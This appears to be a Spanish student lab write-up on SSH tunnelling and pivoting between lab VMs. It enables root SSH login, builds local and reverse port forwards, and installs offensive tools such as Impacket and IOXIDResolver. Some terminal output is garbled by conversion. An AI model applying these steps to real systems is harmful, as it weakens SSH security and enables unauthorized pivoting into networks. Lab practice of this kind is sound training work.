
ejecuto el comando python3 -m http.server 80 -b 127.0.0.1 para levantar el servidor en localhost

```
root@debian:/home/practica# python3 -m http.server 80 -b 127.0.0.1
Serving HTTP on 127.0.0.1 port 80 (http://127.0.0.1:80/) ...
```

instalo el git con apt install git

```
root@debian:/home/practica# apt install git
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  git-man liberror-perl patch
Suggested packages:
  git-daemon-run | git-daemon-sysvinit git-doc git-email git-gui gitk gitweb git-cvs git-mediawiki git-svn ed diffutils-doc
The following NEW packages will be installed:
  git git-man liberror-perl patch
0 upgraded, 4 newly installed, 0 to remove and 0 not upgraded.
Need to get 9,377 kB of archives.
After this operation, 48.0 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://deb.debian.org/debian bookworm/main amd64 liberror-perl all 0.17029-2 [29.0 kB]
Get:2 http://deb.debian.org/debian bookworm/main amd64 git-man all 1:2.39.2-1.1 [2,049 kB]
Get:3 http://deb.debian.org/debian bookworm/main amd64 git amd64 1:2.39.2-1.1 [7,171 kB]
Get:4 http://deb.debian.org/debian bookworm/main amd64 patch amd64 2.7.6-7 [128 kB]
Fetched 9,377 kB in 1s (9,867 kB/s)
Selecting previously unselected package liberror-perl.
(Reading database ... 152247 files and directories currently installed.)
Preparing to unpack .../liberror-perl_0.17029-2_all.deb ...
Unpacking liberror-perl (0.17029-2) ...
Selecting previously unselected package git-man.
Preparing to unpack .../git-man_1%3a2.39.2-1.1_all.deb ...
Unpacking git-man (1:2.39.2-1.1) ...
Selecting previously unselected package git.
Preparing to unpack .../git_1%3a2.39.2-1.1_amd64.deb ...
Unpacking git (1:2.39.2-1.1) ...
Selecting previously unselected package patch.
Preparing to unpack .../patch_2.7.6-7_amd64.deb ...
Unpacking patch (2.7.6-7) ...
Setting up liberror-perl (0.17029-2) ...
Setting up patch (2.7.6-7) ...
Setting up git-man (1:2.39.2-1.1) ...
Setting up git (1:2.39.2-1.1) ...
Processing triggers for man-db (2.11.2-2) ...
root@debian:/home/practica#
```

en la máquina víctima configuro un archivo de ssh



The screenshot shows a terminal window titled "practica@debian: ~". The command "GNU nano 7.2" is displayed at the top left. The current file is "/etc/ssh/sshd_config *". The content of the file is as follows:

```
#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
```

At the bottom of the terminal window, there is a menu bar with the following options: Help (^G), Write Out (^O), Where Is (^W), Cut (^K), Execute (^T), Location (^C), Exit (^X), Read File (^R), Replace (^V), Paste (^U), Justify (^J), and Go To Line (^L).

```
nano /etc/ssh/sshd_config
```

cambiamos la línea #PermitRootLogin prohibit-password por PermitRootLogin yes

permitimos que el root se pueda logear

```
GNU nano 7.2

# This is the sshd server system-wide configuration file. See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes
```

en AllowTcpForwarding no, quito la almohadilla para descomentar

```
GNU nano 7.2
UsePAM yes

#AllowAgentForwarding yes
#AllowTcpForwarding yes
#GatewayPorts no
X11Forwarding yes
#X11DisplayOffset 10
#X11UseLocalhost yes
#PermitTTY yes
PrintMotd no
#PrintLastLog yes
#TCPKeepAlive yes
#PermitUserEnvironment no
#Compression delayed
#ClientAliveInterval 0
#ClientAliveCountMax 3
#UseDNS no
#PidFile /run/sshd.pid
#MaxStartups 10:30:100
#PermitTunnel no
#ChrootDirectory none
#VersionAddendum none

# no default banner path
#Banner none

# Allow client to pass locale environment variables
AcceptEnv LANG LC_*

# override default of no subsystems
Subsystem      sftp      /usr/lib/openssh/sftp-server

# Example of overriding settings on a per-user basis
#Match User anoncvs
#      X11Forwarding no
#      AllowTcpForwarding no
#      PermitTTY no
#      ForceCommand cvs server
```

cambiamos a la carpeta /tmp

```
cd /tmp
```

Activities Terminal

```
practica@debian:~$ su root
Password:
root@debian:/home/practica# cd /tmp
root@debian:/tmp#
```

creo un fichero test

echo "test" > test.txt

compruebo que se ha creado

Activities Terminal Jun 8 12:23

```
practica@debian:~
```

```
root@debian:/tmp# ls
systemd-private-eb0fc5e2a39646ae8e60c69b4647fdf2-colord.service-ZBw6aY
systemd-private-eb0fc5e2a39646ae8e60c69b4647fdf2-fwupd.service-GAlt67
systemd-private-eb0fc5e2a39646ae8e60c69b4647fdf2-geoclue.service-FhjNIM
systemd-private-eb0fc5e2a39646ae8e60c69b4647fdf2-low-memory-monitor.service-TRU5pe
systemd-private-eb0fc5e2a39646ae8e60c69b4647fdf2-ModemManager.service-KYEII9
systemd-private-eb0fc5e2a39646ae8e60c69b4647fdf2-upower.service-EjXp0D
systemd-private-eb0fc5e2a39646ae8e60c69b4647fdf2-power-profiles-daemon.service-YD96z3
systemd-private-eb0fc5e2a39646ae8e60c69b4647fdf2-switcheroo-control.service-BhKUBR
systemd-private-eb0fc5e2a39646ae8e60c69b4647fdf2-systemd-logind.service-gE5ats
systemd-private-eb0fc5e2a39646ae8e60c69b4647fdf2-systemd-timesyncd.service-dwOf6X
systemd-private-eb0fc5e2a39646ae8e60c69b4647fdf2-upower.service-EjXp0D
tracker-extract-3-files.1000
tracker-extract-3-files.1113
VmwareDND
Vmware-root_397-1848905195
```

```
root@debian:/tmp#
```


levanto el servidor:

python3 -m http.server 80 -b 127.0.0.1

```
root@debian:/tmp# python3 -m http.server 80 -b 127.0.0.1
Serving HTTP on 127.0.0.1 port 80 (http://127.0.0.1:80/) ...
```

me voy al navegador a la dirección 127.0.0.1/test.txt

```
root@debian:/tmp# python3 -m http.server 80 -b 127.0.0.1
Serving HTTP on 127.0.0.1 port 80 (http://127.0.0.1:80/) ...
127.0.0.1 - - [08/Jun/2024 12:27:02] "GET /test HTTP/1.1" 404 -
127.0.0.1 - - [08/Jun/2024 12:27:02] "GET /test HTTP/1.1" 404 -
127.0.0.1 - - [08/Jun/2024 12:27:02] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [08/Jun/2024 12:27:09] "GET /test.txt HTTP/1.1" 200 -
```



El objetivo es, desde otra máquina, poder leer este fichero test.txt

en otra terminal, reinicio el servicio ssh, porque he modificado la configuración

hago un systemctl stop sshd y un systemctl start sshd

```
root@debian:/home/practica# systemctl start sshd
root@debian:/home/practica#
```

hago un apt install net-tools para instalación herramientas de internet y poder coger la ip

```
root@debian:/home/practica# apt install net-tools
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  net-tools
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 243 kB of archives.
After this operation, 1,001 kB of additional disk space will be used.
Get:1 http://deb.debian.org/debian bookworm/main amd64 net-tools amd64 2.10-0.1 [243 kB]
Fetched 243 kB in 0s (1,042 kB/s)
Selecting previously unselected package net-tools.
(Reading database ... 155419 files and directories currently installed.)
Preparing to unpack .../net-tools_2.10-0.1_amd64.deb ...
Unpacking net-tools (2.10-0.1) ...
Setting up net-tools (2.10-0.1) ...
Processing triggers for man-db (2.11.2-2) ...
root@debian:/home/practica#
```

hago un export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

```
root@debian:/home/practica# export PATH=$PATH:/usr/sbin
root@debian:/home/practica#
```

ahora sí puedo copiar la ip: ifconfig

```
root@debian:/home/practica# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.79.134 netmask 255.255.255.0 broadcast 192.168.79.255
        inet6 fe80::20c:29ff:fed:a45b3 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:da:45:b3 txqueuelen 1000 (Ethernet)
            RX packets 10300 bytes 12938960 (12.3 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 3812 bytes 313430 (306.0 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 74 bytes 7888 (7.7 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 74 bytes 7888 (7.7 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@debian:/home/practica#
```

con service sshd status, compruebo que está levantado el servicio ssh, estando el active en verde

```
root@debian:/home/practica# service sshd status
● ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/lib/systemd/system/sshd.service; enabled; preset: enabled)
  Active: active (running) since Sat 2024-06-08 12:35:50 EDT; 14min ago
    Docs: man:sshd(8)
          man:sshd_config(5)
  Process: 3100 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
 Main PID: 3101 (sshd)
   Tasks: 1 (limit: 5297)
  Memory: 1.4M
    CPU: 21ms
   CGroup: /system.slice/sshd.service
           └─3101 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Jun 08 12:35:50 debian systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Jun 08 12:35:50 debian sshd[3101]: Server listening on 0.0.0.0 port 22.
Jun 08 12:35:50 debian sshd[3101]: Server listening on :: port 22.
Jun 08 12:35:50 debian systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
root@debian:/home/practica#
```

desde otra máquina pongo ssh [root@192.168.79.134](http://192.168.79.134)

compruebo que la máquina atacante (Debian) se ha metido en la víctima (kali)

```

Debian 12x 64-bit - VMware Workstation 17 Player (Non-commercial use only)
Player | || | x
Activities Terminal Jun 8 12:59
practica@debian:~$ root@debian:/home/practica# export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
root@debian:/home/practica# echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
root@debian:/home/practica# service sshd status
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/sshd.service; enabled; preset: enabled)
   Active: active (running) since Sat 2024-06-08 12:35:50 EDT; 14min ago
     Docs: man:sshd(8)
           man:sshd_config(5)
  Process: 3100 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
 Main PID: 3101 (sshd)
    Tasks: 1 (limit: 5297)
   Memory: 1.4M
      CPU: 21ms
     CGroup: /system.slice/sshd.service
             └─3101 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Jun 08 12:35:50 debian systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Jun 08 12:35:50 debian sshd[3101]: Server listening on 0.0.0.0 port 22.
Jun 08 12:35:50 debian sshd[3101]: Server listening on :: port 22.
Jun 08 12:35:50 debian systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
root@debian:/home/practica# 

KALI LINUX
"the quieter you become, the more you are able to hear"
kal@kali:~$ ssh root@192.168.79.134
The authenticity of host '192.168.79.134 (192.168.79.134)' can't be established.
ED25519 key fingerprint is SHA256:n16PaM6G6//CP59TkmW-ipGK83Zj9ZzOCzcDt8gbYzU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.79.134' (ED25519) to the list of known hosts.
root@192.168.79.134's password:
Permission denied, please try again.
root@192.168.79.134:~# 

```

hago un apt install curl

```

root@debian:~# apt install curl
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  curl
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 315 kB of archives.
After this operation, 500 kB of additional disk space will be used.
Get:1 http://deb.debian.org/debian bookworm/main amd64 curl amd64 7.88.1-10+deb12u5 [315 kB]
Fetched 315 kB in 0s (1,785 kB/s)
Selecting previously unselected package curl.
(Reading database ... 155474 files and directories currently installed.)
Preparing to unpack .../curl_7.88.1-10+deb12u5_amd64.deb ...
Unpacking curl (7.88.1-10+deb12u5) ...
Setting up curl (7.88.1-10+deb12u5) ...
Processing triggers for man-db (2.11.2-2) ...
root@debian:~# 

```

hago un curl 127.0.0.1/test.txt

```

root@debian:~# curl 127.0.0.1/test.txt
"test"
root@debian:~# 

```

escribo exit para cerrar la conexión

```

root@debian:~# exit
logout
Connection to 192.168.79.134 closed.

(kali㉿kali)-[~]
$ 

```

ahora creo el tunel que conecte ambas máquinas, el puerto 1337 es la entrada del mismo.
El 127.0.0.1 es la interface donde está el servicio ssh

ssh -L 1337:127.0.0.1:80 root@192.168.79.134

el puerto 80 es la salida del túnel,

The screenshot shows two terminal windows side-by-side. The left window is on a 'Debian 12.x 64-bit' host, and the right window is on a 'kali-linux-2023.4-vmware-amd64' guest.

Debian Host Terminal:

```
a valid identifier
root@debian:/home/practica# ifconfig
bash: ifconfig: command not found
root@debian:/home/practica# export PATH=$PATH:/usr/sbin
bash: export: `=': not a valid identifier
bash: export: `/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/
a valid identifier
root@debian:/home/practica# export PATH=$PATH:/usr/sbin
root@debian:/home/practica# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.79.134 netmask 255.255.255.0 broadcast 192.
        inet6 fe80::20c:29ff:fed:a45b3 prefixlen 64 scopeid 0x20
            ether 00:0c:29:da:45:b3 txqueuelen 1000 (Ethernet)
            RX packets 10300 bytes 12938960 (12.3 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 3812 bytes 313430 (306.0 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 74 bytes 7888 (7.7 KiB)
```

Kali Linux Guest Terminal:

```
Setting up curl (7.88.1-10+deb12u5) ...
Processing triggers for man-db (2.11.2-2) ...
root@debian:~# curl 127.0.0.1/test.txt
"test"
root@debian:~# exit
logout
Connection to 192.168.79.134 closed.

(kali㉿kali)-[~]
$ ssh -L 1337:127.0.0.1:80 root@192.168.79.134
root@192.168.79.134's password: [REDACTED]
```

```
root@192.168.79.134's password:
Linux debian 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jun  8 12:56:00 2024 from 192.168.79.132
root@debian:~# [REDACTED]
```

en este punto está el túnel hecho.

Abro una nueva terminal y ejecuto netstat -putan

```

└─[kali㉿kali]-[~]88.1-10+deb1205) ...
$ netstat -putans
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State      PID/Program name
tcp   0 0 127.0.0.1:1337 0.0.0.0:* LISTEN    17440/ssh
tcp   0 0 127.0.0.1:6789 0.0.0.0:* LISTEN    -
tcp  kali@kali:0 0 127.0.0.1:6791 0.0.0.0:* LISTEN    -
tcp  ssh-1 0 127.0.0.1:58180 192.168.79.127.0.0.1:6789 ESTABLISHED -
tcp  @192.168.79.132 0 127.0.0.1:6789 127.0.0.1:58180 ESTABLISHED -
tcp  x_debian:0 6.1.0 192.168.79.132:49776 PT_3.132.83.229:4431,90-1 ESTABLISHED -86_64
tcp   0 0 127.0.0.1:38254 127.0.0.1:6791 ESTABLISHED -
tcp  program:include 0 127.0.0.1:51264 in GNU/Libc 127.0.0.1:6789 free software ESTABLISHED -
tcp  exact_distro:each 0 127.0.0.1:6791 each program 127.0.0.1:38254 in the ESTABLISHED -
tcp  vidual:0iles 0 127.0.0.1:6789 /z/copyris 127.0.0.1:51272 ESTABLISHED -
tcp   0 0 192.168.79.132:57998 192.168.79.134:22 ESTABLISHED 17440/ssh
tcp  an_GNU/0inix:0 0 127.0.0.1:6789 TELLY NO WA 127.0.0.1:51264 extent ESTABLISHED -
tcp  titted:b0_applia 0 127.0.0.1:58182 127.0.0.1:6789 ESTABLISHED -
tcp  login:0Sat:0 0 127.0.0.1:51272 from 192.168.79.132 127.0.0.1:6789 ESTABLISHED -
tcp  @debian:0-# 0 127.0.0.1:6789 127.0.0.1:58182 ESTABLISHED -
tcp6  0 0 ::1:1337 ::*: LISTEN    17440/ssh
udp   0 0 192.168.79.132:68 192.168.79.254:67 ESTABLISHED -

```

```

└─[kali㉿kali]-[~]
$ █
```

aquí podemos ver las conexiones, vemos la 127.0.0.1:1337 en modo LISTEN (escucha) el servicio ssh

hago un ping en mi máquina debian para confirmar que tienen visibilidad debian y kali:

```

root@debian:/home/practica# ping 192.168.79.132
PING 192.168.79.132 (192.168.79.132) 56(84) bytes of data.
64 bytes from 192.168.79.132: icmp_seq=1 ttl=64 time=0.455 ms
64 bytes from 192.168.79.132: icmp_seq=2 ttl=64 time=0.902 ms
64 bytes from 192.168.79.132: icmp_seq=3 ttl=64 time=0.399 ms
64 bytes from 192.168.79.132: icmp_seq=4 ttl=64 time=0.631 ms
64 bytes from 192.168.79.132: icmp_seq=5 ttl=64 time=0.548 ms
64 bytes from 192.168.79.132: icmp_seq=6 ttl=64 time=1.19 ms
64 bytes from 192.168.79.132: icmp_seq=7 ttl=64 time=0.572 ms
64 bytes from 192.168.79.132: icmp_seq=8 ttl=64 time=1.20 ms
^Z
[1]+  Stopped                  ping 192.168.79.132
root@debian:/home/practica# █
```

en debian hago un git clone https://github.com/nopfor/ntlm_challenger.git

```

root@debian:/home/practica# cd /opt
root@debian:/opt# git clone https://github.com/nopfor/ntlm_challenger.git
Cloning into 'ntlm_challenger'...
remote: Enumerating objects: 24, done.
remote: Counting objects: 100% (24/24), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 24 (delta 10), reused 14 (delta 5), pack-reused 0
Receiving objects: 100% (24/24), 12.16 KiB | 265.00 KiB/s, done.
Resolving deltas: 100% (10/10), done.
root@debian:/opt# █
```

Instalo Impacket:

hago un git clone <https://github.com/fortra/impacket.git>

```
root@debian:/opt# git clone https://github.com/fortra/impacket.git
Cloning into 'impacket'...
remote: Enumerating objects: 23609, done.
remote: Counting objects: 100% (184/184), done.
remote: Compressing objects: 100% (135/135), done.
remote: Total 23609 (delta 99), reused 101 (delta 49), pack-reused 23425
Receiving objects: 100% (23609/23609), 10.23 MiB | 2.16 MiB/s, done.
Resolving deltas: 100% (17894/17894), done.
root@debian:/opt# █
```

instalo también python3 pip:

```
apt install python3-pip
```

```
root@debian:/opt# apt install python3-pip
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  python3-setuptools python3-wheel
Suggested packages:
  python-setuptools-doc
The following NEW packages will be installed:
  python3-pip python3-setuptools python3-wheel
0 upgraded, 3 newly installed, 0 to remove and 1 not upgraded.
Need to get 1,877 kB of archives.
After this operation, 9,566 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://deb.debian.org/debian bookworm/main amd64 python3-setuptools all 66.1.1-1 [521 kB]
Get:2 http://deb.debian.org/debian bookworm/main amd64 python3-wheel all 0.38.4-2 [30.8 kB]
Get:3 http://deb.debian.org/debian bookworm/main amd64 python3-pip all 23.0.1+dfsg-1 [1,325 kB]
Fetched 1,877 kB in 3s (565 kB/s)
Selecting previously unselected package python3-setuptools.
(Reading database ... 217722 files and directories currently installed.)
Preparing to unpack .../python3-setuptools_66.1.1-1_all.deb ...
Unpacking python3-setuptools (66.1.1-1) ...
Selecting previously unselected package python3-wheel.
Preparing to unpack .../python3-wheel_0.38.4-2_all.deb ...
Unpacking python3-wheel (0.38.4-2) ...
Selecting previously unselected package python3-pip.
Preparing to unpack .../python3-pip_23.0.1+dfsg-1_all.deb ...
Unpacking python3-pip (23.0.1+dfsg-1) ...
Setting up python3-setuptools (66.1.1-1) ...
Setting up python3-wheel (0.38.4-2) ...
Setting up python3-pip (23.0.1+dfsg-1) ...
Processing triggers for man-db (2.11.2-2) ...
root@debian:/opt# █
```

dentro de la carpeta impacket, instalo

```
pip3 install . --break-system-packages
```

```

root@debian:/opt# cd impacket/
root@debian:/opt/impacket# pip3 install . --break-system-packages
Processing /opt/impacket
  Preparing metadata (setup.py) ... done
Requirement already satisfied: charset_normalizer in /usr/lib/python3/dist-packages (from impacket==0.12.0.dev1+20240606.111452.d71f4662) (3.0.1)
Collecting flask<=1.0
  Downloading flask-3.0.3-py3-none-any.whl (101 kB)
    101.7/101.7 kB 1.8 MB/s eta 0:00:00
Collecting ldap3!=2.5.0,!>=2.5.2,!<=2.6,>=2.5
  Downloading ldap3-2.9.1-py3-none-any.whl (432 kB)
    432.2/432.2 kB 822.2 kB/s eta 0:00:00
Collecting ldapdomaindump>=0.9.0
  Downloading ldapdomaindump-0.9.4-py3-none-any.whl (18 kB)
Collecting pyOpenSSL>=21.0.0
  Downloading pyOpenSSL-24.1.0-py3-none-any.whl (56 kB)
    56.9/56.9 kB 1.2 MB/s eta 0:00:00
Collecting pyasn1>=0.2.3
  Downloading pyasn1-0.6.0-py2.py3-none-any.whl (85 kB)
    85.3/85.3 kB 2.2 MB/s eta 0:00:00
Collecting pyasn1_modules
  Downloading pyasn1_modules-0.4.0-py3-none-any.whl (181 kB)
    181.2/181.2 kB 2.5 MB/s eta 0:00:00
Collecting pycryptodomex
  Downloading pycryptodomex-3.20.0-cp35-abi3-manylinux2014_x86_64.whl (2.1 MB)
    2.1/2.1 MB 1.1 MB/s eta 0:00:00
Requirement already satisfied: setuptools in /usr/lib/python3/dist-packages (from impacket==0.12.0.dev1+20240606.111452.d71f4662) (66.1.1)
Requirement already satisfied: six in /usr/lib/python3/dist-packages (from impacket==0.12.0.dev1+20240606.111452.d71f4662) (1.16.0)
Collecting Werkzeug<3.0.0
  Downloading werkzeug-3.0.3-py3-none-any.whl (227 kB)
    227.3/227.3 kB 548.5 kB/s eta 0:00:00
Collecting Jinja2>=3.1.2
  Downloading jinja2-3.1.4-py3-none-any.whl (133 kB)
    133.3/133.3 kB 2.4 MB/s eta 0:00:00
Collecting itsdangerous>=2.1.2
  Downloading itsdangerous-2.2.0-py3-none-any.whl (16 kB)
Collecting click>=8.1.3
  Downloading click-8.1.7-py3-none-any.whl (97 kB)
    97.9/97.9 kB 2.5 MB/s eta 0:00:00
Collecting blinker>=1.6.2
  Downloading blinker-1.6.2-py3-none-any.whl (12 kB)
    12.0/12.0 kB 1.2 MB/s eta 0:00:00

```

instalo IOXIDRESOLVER

git clone <https://github.com/mubix/IOXIDResolver.git>

```

root@debian:/opt/impacket# git clone https://github.com/mubix/IOXIDResolver.git
Cloning into 'IOXIDResolver'...
remote: Enumerating objects: 33, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (30/30), done.
remote: Total 33 (delta 12), reused 5 (delta 2), pack-reused 0
Receiving objects: 100% (33/33), 9.04 KiB | 9.04 MiB/s, done.
Resolving deltas: 100% (12/12), done.
root@debian:/opt/impacket# 

```

en la máquina Windows ejecuto un PS, la ip del debian:

ssh.exe -R 68 <root@192.168.79.134>

```

PS C:\Users\USER> ssh.exe -R 68 root@192.168.79.134
root@192.168.79.134's password:
Linux debian 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jun  8 13:44:30 2024 from 192.168.79.132
root@debian:~# 

```

en este punto vemos que la máquina debian y la windows están conectadas, hago un ifconfig para confirmar la ip de la debian:

```

root@debian:~# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.79.134 netmask 255.255.255.0 broadcast 192.168.79.255
        inet6 fe80::20c:29ff:fed:a45b3 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:da:45:b3 txqueuelen 1000 (Ethernet)
            RX packets 16654 bytes 23401517 (22.3 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 4712 bytes 340593 (332.6 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 50 bytes 4192 (4.0 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 50 bytes 4192 (4.0 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

hago primero un ipconfig para saber la ip de windows

```

PS C:\Users\USER> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix . : localdomain
